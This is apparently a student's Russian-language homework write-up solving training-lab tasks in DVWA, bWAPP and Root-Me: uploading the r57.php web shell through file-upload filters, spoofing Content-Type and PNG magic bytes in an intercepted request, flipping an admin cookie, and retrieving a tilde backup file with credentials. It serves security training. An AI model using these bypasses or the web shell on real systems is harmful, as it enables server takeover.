

# Урок 5. Security misconfiguration

## Задание 1:

Решите задание File Upload из проекта DVWA на уровне сложности Low так, чтобы получить шелл на исследуемом ресурсе.

## Решение:

Первое, что я сделал, - попробовал просто загрузить шелл r57.php. Не получилось.

Второе — посмотрел в инструментах разработчика код и увидел ограничение по размеру загружаемого файла. Добавил нолик.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The page title is "Vulnerability: File Upload". A red box highlights a message: "The PHP module GD is not installed." Below this, there is a form with the text "Choose an image to upload:" and two buttons: "Обзор..." (Browse...) and "Upload". A message below the buttons says "Your image was not uploaded." The left sidebar contains a list of vulnerabilities, with "File Upload" selected. The bottom of the page shows the developer tools (Инспектор) open. The HTML pane shows the following code:

```
<div id="main_menu"></div>
<div id="main_body">
  <div class="body_padded">
    <h1>Vulnerability: File Upload</h1>
    <div class="warning"></div>
    <div class="vulnerable_code_area">
      <form enctype="multipart/form-data" action="/" method="POST">
        <input type="hidden" name="MAX_FILE_SIZE" value="100000">
        Choose an image to upload:
        <br>
        <br>
      </form>
    </div>
  </div>
</div>
```

The CSS pane shows the following styles:

```

{
  font: 100% arial,sans-serif;
  vertical-align: middle;
}
div#main_body {
  font-size: 13px;
}
div#main_body {
  font-size: 13px;
}
```

Повторил попытку загрузить шелл и получилось!

## Vulnerability: File Upload

The PHP module GD is not installed.

Choose an image to upload:

Обзор...

Файл не выбран.

Upload

../../hackable/uploads/r57.php succesfully uploaded!

## More Information

- [https://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](https://www.owasp.org/index.php/Unrestricted_File_Upload)
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websitesecurity/upload-forms-threat/>

А вот и сам шелл:

The screenshot shows a web browser window with the address bar displaying `192.168.56.11/dvwa/hackable/uploads/r57.php`. The page content includes a terminal window showing the output of the `ls -la` command, which lists the uploaded file `r57.php` with permissions `-rwxr-xr-x` and size `105693`. Below the terminal, there are several interactive sections for running commands, editing files, and uploading files. The "Run command" section shows the command `ls -la` being executed. The "File for edit" section shows the file `r57.php` being edited. The "Upload files on server" section shows the file `r57.php` being uploaded. The "Upload files from remote server" section shows the file `r57.php` being uploaded from a remote server.

```
08-10-2021 15:02:52 [ phpinfo ] [ php.ini ] [ cpu ] [ mem ] [ users ] [ tmp ] [ delete ]
safe_mode: OFF PHP version: 5.5.9-1ubuntu4.26 cURL: ON MySQL: ON MSSQL: OFF PostgreSQL: OFF Oracle: OFF
Disable functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals
uname -a: Linux ubuntu 2.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86_64 x86_64 GNU/Linux
systemd:
Linux 3.13.0-24-generic
Server: Apache
id: uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd: /var/www/html/dvwa/hackable/uploads (drwxr-xr-x)

Executed command: ls -la
total 116
-rwxr-xr-x 1 www-data www-data 105693 Oct 8 15:02 r57.php
-rw-r--r-- 1 www-data www-data 105693 Oct 8 15:02 r57.php
```

## Задание 2:

Решите задание “Session Mgmt. - Administrative Portals” из bwapp на уровне сложности medium.

## Решение:

В подсказке, которую сложно было не заметить, написано «check the cookie», что я и сделал... Заменяю в поле admin значение с 0 на 1 и обновляю страницу.

Session Mgmt. - Administrative Portals

Cowabunga...

You unlocked this page using a cookie manipulation.

bwAPP is licensed under © 2014 MME BVBA / Follow @MME\_IT on Twitter and ask for our cheat sheet, containing

Инспектор | Консоль | Отладчик | Сеть | Стили | Профайлер | Память | **Хранилище** |

Indexed DB

Куки

Локальное хранилище

Сессионное хранилище

Поиск элементов


| Имя            | Значение                   | Domain        | Path |
|----------------|----------------------------|---------------|------|
| admin          | 1                          | 192.168.56.11 | /    |
| PHPSESSID      | 4ikk6m4gjf7neq87nj2oeao4h1 | 192.168.56.11 | /    |
| security_level | 1                          | 192.168.56.11 | /    |

### Задание 3:


Исследуйте страницу «Old, Backup & Unreferenced Files» проекта bwapp на наличие уязвимостей. Может ли злоумышленник использовать найденные уязвимости для проникновения на сервер? Ответ обоснуйте.

### Решение:

Может. Если перейти на страницу `backdoor.php`, поправить путь, куда будет сохраняться загружаемый файл, то появляется возможность загружать любой файл на сервер:



И вот результат:



Через такой шелл уже можно управлять сервером.

## Задание 4:


\* Решите задание <https://www.root-me.org/en/Challenges/Web-Server/Backup-file>.

## Решение:

Решил задание даже без брута. Перебрал несколько вариантов расширений бекапа индексного файла и угадал. Дописал в конце тильду и скачал бекап.




404 Not Found



В нём уже была информация о логине и пароле:

```
File Edit Selection View Go Run Terminal Help
index.php~ - Visual Studio Code

index.php~ X
C: > Users > KIoNv > Desktop > index.php~
1 <?php
2
3 $username="ch11";
4 $password="OCCY9AcNm1tj";
5
6
7 echo '
8     <html>
9     <body>
10    <h1>Authentication v 0.00</h1>
11    ';
12
13 if ($_POST["username"]!="" && $_POST["password"]!=""){
14     if ($_POST["username"]==$_user && $_POST["password"]==$_password)
15     {
16         print("<h2>Welcome back {$row['username']} !</h2>");
17         print("<h3>Your informations :</h3><p>- username : $row[username]</p><br />");
18         print("<p>To validate the challenge use this password</b>");
19     } else {
20         print("<h3>Error : no such user/password</h2><br />");
21     }
22 }
23 }
24
25 echo '
26 <form action="" method="post">
27     Login&nbsp;<br/>
28     <input type="text" name="username" /><br/><br/>
29     Password&nbsp;<br/>
30     <input type="password" name="password" /><br/><br/>
31     <br/><br/>
32     <input type="submit" value="connect" /><br/><br/>
33 </form>
34 </body>
35 </html>
```



### Задание 5:

\* Решите задание File Upload из проекта DVWA на уровне сложности Medium так, чтобы получить шелл на исследуемом ресурсе.

### Решение:

Загрузил файл, в скрытом инпуте изменил максимальный размер загружаемого файла, отправил, перехватил запрос и отредактировал следующие поля:

MAX\_FILE\_SIZE и так уже был мной изменён ранее

Content-Type на image/png

и добавил magic byte от png

⚡ Burp Project Intruder Repeater Window Help Burp Suite Community Edition v2021.8.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender

Intercept HTTP history WebSockets history Options

✎ Request to http://192.168.56.11:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex \n ≡

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.56.11
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----76664272966760387790359791
8 Content-Length: 98330
9 Origin: http://192.168.56.11
10 Connection: close
11 Referer: http://192.168.56.11/dvwa/vulnerabilities/upload/
12 Cookie: security=medium; security_level=0; PHPSESSID=d3ochpuu28qf0g9qv6of16fve6
13 Upgrade-Insecure-Requests: 1
14
15 -----766642729667603877903597912
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 1000000 ←
19 -----766642729667603877903597912
20 Content-Disposition: form-data; name="uploaded"; filename="r57.php"
21 Content-Type: image/png ←
22
23 89 50 4E 47 0D 0A 1A 0A ←
24 <?php
25
26 $language='eng';
27
28 $auth = 0;
29
30 error_reporting(0);
31 set_magic_quotes_runtime(0);
32 @set_time_limit(0);
33 @extract($_REQUEST);
34 @ini_set('max_execution_time',0);
35 @ini_set('output_buffering',0);
36
37 $safe_mode = @ini_get('safe_mode');
38 $version = '1.31';
39 if(version_compare(PHP_VERSION(), '4.1.0') == -1)
40 .
41 .
```

После данных манипуляций я смог отправить запрос дальше и загрузить файл:

192.168.56.11/dvwa/vulnerabilities/upload/#



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

**File Upload**

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

## Vulnerability: File Upload

The PHP module GD is not installed.

Choose an image to upload:

Обзор... Файл не выбран.

Upload

../../../../hackable/uploads/r57.php succesfully uploaded!

### More Information

- [https://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](https://www.owasp.org/index.php/Unrestricted_File_Upload)
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websitesecurity/upload-forms-threat/>



← → ↻

🔒 192.168.56.11/dvwa/hackable/uploads/r57.php

89 50 4E 47 0D 0A 1A 0A

! r57shell

1.31

09-10-2021 10:55:50 [ phpinfo ] [ php.ini ] [ cpu ] [ mem ] [ users ] [ tmp ] [ delete ]

safe\_mode: OFF PHP version: 5.5.9-1ubuntu4.26 cURL: ON MySQL: ON MSSQL: OFF PostgreSQL: OFF Oracle: OFF

Disable functions :

pcntl\_alarm,pcntl\_fork,pcntl\_waitpid,pcntl\_wait,pcntl\_wifexited,pcntl\_wifstopped,pcntl\_wifsignaled,pcntl\_wexitstatus,pcntl\_wtermsig,pcntl\_wstoppsig,pcntl\_signal,pcntl\_signal\_

Free space : 28.52 GB Total space: 34.15 GB

uname -a : Linux ubuntu 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86\_64 x86\_64 GNU/Linux

sysctl : Linux 3.13.0-24-generic

\$OSTYPE :

Server : Apache

id : uid=33(www-data) gid=33(www-data) groups=33(www-data)

pwd : /var/www/html/dvwa/hackable/uploads ( drwxrwxrwx )

Executed command: ls -lia

total 204

135430 drwxrwxrwx 2 root root 4096 Oct 9 10:55 .

135427 drwxrwxrwx 5 root root 4096 Oct 19 2018 ..

135431 -rwxrwxrwx 1 root root 667 Oct 19 2018 dvwa\_email.png

1310811 -rw-r--r-- 1 www-data www-data 97886 Oct 9 10:55 r57.php

1310809 -rw-r--r-- 1 www-data www-data 97886 Oct 9 10:52 r57.php.png

Run command 4

Work directory 4 /var/www/html/dvwa/hackable/uploads

File for edit 4 /var/www/html/dvwa/hackable/uploads

Execute

Edit files ::

Edit file

Aliases ::